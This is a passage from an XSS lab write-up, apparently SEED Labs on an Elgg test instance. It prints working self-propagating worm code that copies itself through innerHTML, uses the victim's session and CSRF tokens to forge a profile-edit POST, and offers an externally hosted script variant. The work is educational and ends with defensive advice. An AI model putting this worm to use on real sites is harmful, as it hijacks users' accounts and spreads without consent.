
3. DOM-based XSS ( self-propagating XSS worm)
To create a self-propagating XSS worm, I designed a payload that modifies a victim’s profile and embeds a copy of itself, spreading to other users who view the infected profile. This is achieved using DOM APIs.
DOM Approach
The worm retrieves its own code using the DOM, ensuring it can propagate itself. The following example demonstrates how the worm accesses its code:
1
2
3
4
5
6
7
<script id="worm">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ➀
var jsCode = document.getElementById("worm").innerHTML; ➁
var tailTag = "</" + "script>"; ➂
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ➃
alert(jsCode);
</script>
The innerHTML property retrieves the code inside the <script> tags, and the headerTag and tailTag are added to reconstruct the full script. The encodeURIComponent function URL-encodes the worm for inclusion in HTTP requests.
Link Approach (Alternative)
An alternative method involves hosting the worm on an external server and including it via the src attribute: <script type="text/javascript" src="http://www.example.com/xss_worm.js"></script>
This approach simplifies propagation, as the worm only needs to copy the <script> tag to the victim’s profile. However, it requires an external server to host the malicious script.
Full DOM-based Worm
The complete worm modifies the victim’s profile and embeds itself:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
<script type="text/javascript" id="worm">
window.onload = function(){


  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  //puting the pieces together
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the content of the description field and access level
    var desc = "&description=Samy is my hero" + wormCode
    desc    +="&accesslevel[description]=2";


    // Ge the name, user guid, Time Stamp and Security Token

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;


    // Construct the content of your url.
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // var samyGuid = "&guid=59";

    if (elgg.session.user.guid != 59) {

        // Create and send Ajax request to modify profile

    var Ajax=null;
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
    }
}
</script>
When a user (e.g., Alice) visits Samy’s profile, the worm modifies their profile to include “Samy is my hero” and embeds a copy of itself. Any user visiting Alice’s profile will also be infected, propagating the worm.
Conclusion
This lab demonstrates reflected, stored, and DOM-based XSS vectors on a test instance and highlights how malicious client-side scripts can act with a victim’s privileges. The central takeaway: never trust user input — validate and escape on the server, implement defense-in-depth (HttpOnly, CSP, CSRF tokens), and regularly audit code.